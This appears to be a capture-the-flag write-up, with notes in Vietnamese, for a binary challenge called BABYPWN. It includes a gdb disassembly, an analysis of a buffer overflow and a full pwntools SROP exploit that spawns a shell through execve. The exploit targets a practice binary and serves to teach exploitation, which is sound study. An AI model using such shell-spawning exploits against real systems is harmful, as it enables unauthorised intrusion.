

BABYPWN



```
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x0000000000400110  _start
0x0000000000400155  binsh
0x000000000040015d  ask
0x0000000000601000  __bss_start
0x0000000000601000  _edata
0x0000000000601000  _end
gdb-peda$ disass _start
Dump of assembler code for function _start:
   0x0000000000400110 <+0>:     sub    rsp,0x24
   0x0000000000400114 <+4>:     mov    QWORD PTR [rsp-0x8],0x3c
   0x000000000040011d <+13>:    mov    eax,0x1
   0x0000000000400122 <+18>:    mov    edi,0x1
   0x0000000000400127 <+23>:    movabs rsi,0x40015d
   0x0000000000400131 <+33>:    mov    edx,0x13
   0x0000000000400136 <+38>:    syscall
   0x0000000000400138 <+40>:    mov    eax,0x0
   0x000000000040013d <+45>:    mov    edi,0x0
   0x0000000000400142 <+50>:    lea    rsi,[rsp-0x18]
   0x0000000000400147 <+55>:    mov    edx,0x100
   0x000000000040014c <+60>:    syscall
   0x000000000040014e <+62>:    mov    rax,QWORD PTR [rsp-0x8]
   0x0000000000400153 <+67>:    syscall
```

- Có BOF ở syscall read (eax = 0)
- có mov giá trị rsp – 0x8 vào rax
→ Có thể thay đổi giá trị thanh ghi rax
- Có syscall sau đó → sử dụng SROP
Sử dụng BOF và setup SigreturnFrame như sau



```python
from pwn import *

elf = context.binary = ELF('./challenge', checksec=True)

p = process()

BINSH = 0x0000000000400155
SYSCALL = 0x400153

frame = SigreturnFrame()
frame.rax = 0x3b #execve syscall
frame.rdi = BINSH
frame.rsi = 0x0
frame.rdx = 0
frame.rip = SYSCALL #syscall

payload = b'A' * 0x10
payload += p64(0xf)
payload += bytes(frame)

p.sendline(payload)
p.interactive()
```